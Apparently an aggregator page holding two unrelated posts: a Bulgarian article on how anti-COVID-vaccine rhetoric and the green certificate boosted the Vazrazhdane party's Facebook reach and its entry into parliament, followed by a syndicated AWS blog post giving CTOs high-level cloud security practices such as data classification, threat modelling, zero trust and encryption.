В България ваксината срещу COVID-19 не е задължителна за никого. Със зеления сертификат, който се издава и на ваксинирани, и на преболедували, и на хора с отрицателен тест за коронавирус или положителен за антитела, се налагат ограничения, като забрана за посещения на някои обществени места на закрито за тези, които не разполагат с документа. Въвеждането му доведе до съдебни жалби, за каквито призоваха и от „Възраждане“. До момента десетки са отхвърлени.

Зеленият сертификат вкара „Възраждане“ в парламента

„Говоренето срещу ваксините и зеленият сертификат вкараха „Възраждане“ в парламента“, коментира Първан Симеонов, политолог и изпълнителен директор на „Галъп интернешънъл болкан“. Той допълва, че в предходните два вота за парламент партията леко е повишила резултата си и въпреки че предварителните социологически проучвания не ѝ отреждаха място в Народното събрание след 14 ноември, е направила „силен финален спринт“.

Според него говоренето на крайнодесния Костадин Костадинов срещу правилата, наложени заради COVID-19, е част от подобна тенденция и в Западна Европа. „Получава се парадокс – радикалната десница пропагандира за човешките права, а прогресивната левица, която не съществува у нас, пропагандира за спазване на правилата“, обясни Симеонов. По думите му, на местна почва посланията на Костадинов в предизборната кампания са се отличили толкова ярко, тъй като е липсвало „обратното говорене“ за налагане на ограничения и в полза на ваксините. „Никоя друга партия не зае твърда позиция“, коментира политологът.

Доколко антиковид говоренето е помогнало за изборния резултат на „Възраждане“, косвено се разглежда в доклада на Центъра за изследване на демокрацията отпреди изборите на тема „Пропаганда и дезинформация в предизборната кампания: основни послания и канали за разпространение“. Проучването обхваща информацията в публично достъпни Facebook страници и групи, които са били наблюдавани в периода между 14 октомври и 8 ноември 2021 г.

Изследването показва, че партия „Възраждане“ и нейният лидер са абсолютни шампиони по бързо увеличаване на броя на последователите в социалната мрежа. Костадинов е привлякъл най-много нови последователи от всички кандидат-президенти (над 22 000 само за 3 седмици) и като основна причина ярко се откроява въвеждането на задължителния зелен сертификат на 19 октомври. От петте изследвани националистически и проруски партии („Възраждане“, АБВ, ВМРО, „Атака“ и „Воля“) „Възраждане“ е привлякла най-много внимание на публиката във Facebook – с 95% от всички взаимодействия и 98% от всички нови последователи.

Анализ на страницата на Костадинов с инструмента BuzzSumo също показва, че ангажираността, която публикациите на страницата създават сред потребителите (харесвания, коментари, споделяния), нараства лавинообразно. През септември общата ангажираност с постовете е била над 401 000 реакции, през октомври, когато се въвежда и сертификатът, тя рязко нараства на близо 900 000 реакции, а през ноември вече е почти 1,2 млн. реакции. Най-активните публикации са именно тези с възгледите му за пандемията, зеления сертификат и ваксините. От септември до момента средната ангажираност на постовете на страницата на Костадинов се е увеличила от около 2500 на 7685 реакции средно на публикация.


Влизането на „Възраждане“ в парламента дава все по-голяма трибуна на Костадинов да пропагандира тезите си против антиковид ваксините и срещу мерките за ограничаването на разпространението на коронавируса. Като депутат неговите изказвания се появяват все по-често в националните медии и достигат до още повече хора. И със сигурност ще намерят благоприятна почва сред част от обществото, уморено от ограничения и страх от COVID-19. А това е опасно не само за съмишлениците на Костадинов, които не желаят да се ваксинират, да носят маски и да спазват ограничения, а и за останалите. Тъй като коронавирусът не избира приемниците си според това дали искат и спазват правилата, или не.

Увеличаващата се гласност на политици като Костадинов ще прави все по-трудно налагането на допълнителни ограничения във времена на поредната ковид вълна. И подкопава и без това не особено ефективните усилия на властите за увеличаване на дела на ваксинираните българи. А с това се отдалечава моментът за връщане към що-годе нормален живот, в който разпространението на вируса може да се контролира.

Заглавна илюстрация: © Пеню Кирацов

Източник

Insights for CTOs: Part 2 – Enable Good Decisions at Scale with Robust Security

Post Syndicated from Syed Jaffry original https://aws.amazon.com/blogs/architecture/insights-for-ctos-part-2-enable-good-decisions-at-scale-with-robust-security/

In my role as a Senior Solutions Architect, I have spoken to chief technology officers (CTOs) and executive leadership of large enterprises like big banks, software as a service (SaaS) businesses, mid-sized enterprises, and startups.

In this 6-part series, I share insights gained from various CTOs during their cloud adoption journeys at their respective organizations. I have taken these lessons and summarized architecture best practices to help you build and operate applications successfully in the cloud. This series will also cover topics on building and operating cloud applications, security, cloud financial management, modern data and artificial intelligence (AI), cloud operating models, and strategies for cloud migration.

In part 2, my colleague Paul Hawkins and I will show you how to effectively communicate organization-wide security processes. This will ensure you can make informed decisions to scale effectively. We also describe how to establish robust security controls using best practices from the Security Pillar of the Well-Architected Framework.

Effectively establish and communicate security processes

To ensure your employees, customers, contractors, etc., understand your organization’s security goals, make sure that people know the what, how, and why behind your security objectives:

  • What are the overall objectives they need to meet?
  • How do you intend for the organization and your customers to work together to meet these goals?
  • Why are meeting these goals important to your organization and customers?

Having well communicated security principles gives a common understanding of overall objectives. Once you communicate these goals, you can get more specific in terms of how those objectives can be achieved.

The next sections discuss best practices to establish your organization’s security processes.

Create a “path to production” process

A “path to production” process is a set of consistent and reusable engineering standards and steps that each new cloud workload must adhere to prior to production deployment. Using this process will increase delivery velocity while reducing business risk by ensuring strong compliance to standards.

Classify your data for better access control

Understanding the type of data that you are handling and where it is being handled is critical to understanding what you need to do to appropriately protect it. For example, the requirements for a public website are different than a payment processing workload. By knowing where and when sensitive data is being accessed or used, you can more easily assess and establish the appropriate controls.

Figure 1 shows a scale that will help you determine when and how to protect sensitive data. It shows that you would apply stricter access controls for more sensitive data to reduce the risk of inappropriate access. Detective controls allow you to audit and respond to unexpected access.

By simplifying the baseline control posture across all environments and layering on stricter controls where appropriate, you will make it easier to deliver change more swiftly while maintaining the right level of security.

Data classification and control scale

Figure 1. Data classification and control scale

Identify and prioritize how to address risks using a threat model

As shown in the How to approach threat modeling blog post, threat modeling helps workload teams identify potential threats and develop or implement security controls to address those threats.

Threat modeling is most effective when it’s done at the workload (or workload feature) level. We recommend creating reusable threat modeling templates. This will help ensure quicker time to production and a consistent security control posture for your systems.

Create feedback cycles

Security, like other areas of architecture and design, is not static. You don’t implement security processes and walk away, just like you wouldn’t ship an application and never improve its availability, performance, or ease of operation.

Implementation of feedback cycles will vary depending on your organizational structure and processes. However, one common way we have seen feedback cycles being implemented is with a collaborative, blame-free root cause analysis (RCA) process. It allows you to understand how many issues you have been able to prevent or effectively respond to and apply that knowledge to make your systems more secure. It also demonstrates organizational support for an objective discussion where people are not penalized for asking questions.

Security controls

Protect your applications and infrastructure

To secure your organization, build automation that delivers robust answers to the following questions:

  1. Preventative controls – how well can you block unauthorized access?
  2. Detective controls – how well can you identify unexpected activity or unwanted configuration?
  3. Incident response – how quickly and effectively can you respond and recover from issues?
  4. Data protection – how well is the data protected while being used and stored?

Preventative controls

Start with robust identity and access management (IAM). For human access, avoid having to maintain separate credentials between cloud and on-premises systems. It does not scale and creates threat vectors such as long-lived credentials and credential leaks.

Instead, use federated authentication within a centralized system for provisioning and deprovisioning organization-wide access to all your systems, including the cloud. For AWS access, you can do this with AWS Single Sign-On (AWS SSO), direct federation to IAM, or integration with partner solutions, such as Okta or Active Directory.

Enhance your trust boundary with the principles of “zero trust.” Traditionally, organizations tend to rely on the network as the primary point of control. This can create a “hard shell, soft core” model, which doesn’t consider context for access decisions. Zero trust is about increasing your use of identity as a means to grant access in addition to traditional controls that rely on network being private.

Apply “defense in depth” to your application infrastructure with a layered security architecture. The sequence in which you layer the controls together can depend on your use case. For example, you can apply IAM controls either at the database layer or at the start of user activity—or both. Figure 2 shows a conceptual view of layering controls to help secure access to your data. Figure 3 shows the implementation view for a web-facing application.

Defense in depth

Figure 2. Defense in depth

Defense in depth applied to a web application

Figure 3. Defense in depth applied to a web application

Detective controls

Detective controls allow you to get the information you need to respond to unexpected changes and incidents. Tools like Amazon GuardDuty and AWS Config can integrate with your security information and event monitoring (SIEM) system so you can respond to incidents using human and automated intervention.

Incident response

When security incidents are detected, timely and appropriate response is critical to minimize business impact. A robust incident response process is a combination of human intervention steps and automation. The AWS Security Hub Automated Response and Remediation solution provides an example of how you can build incident response automation.

Protect data with robust controls

Restrict access to your databases with private networking and strong identity and access control. Apply data encryption in transit (TLS) and at rest. A common mistake that organizations make is not enabling encryption at rest in databases at the time of initial deployment.

It is difficult to enable database encryption after the fact without time-consuming data migration. Therefore, enable database encryption from the start and minimize direct human access to data by applying principles of least privilege. This reduces the likelihood of accidental disclosure of information or misconfiguration of systems.

Ready to get started?

As a CTO, understanding the overall posture of your security processes against the foundational security controls is beneficial. Tracking key metrics on the effectiveness of the decision-making process, overall security objectives, and the improvement in posture over time should be regularly evaluated by the CTO and CISO organizations.

Embedding the principles of robust security processes and controls into the way your organization designs, develops, and operates workloads makes it easier to consistently make good decisions quickly.

To get started, look at workloads where engineering and security are already working together or bootstrap an initiative for this. Use the Well Architected Tool’s Security Pillar to create and communicate a set of objectives that demonstrate value.

Other blogs in this series

Looking for more architecture content? AWS Architecture Center provides reference architecture diagrams, vetted architecture solutions, Well-Architected best practices, patterns, icons, and more!

The collective thoughts of the interwebz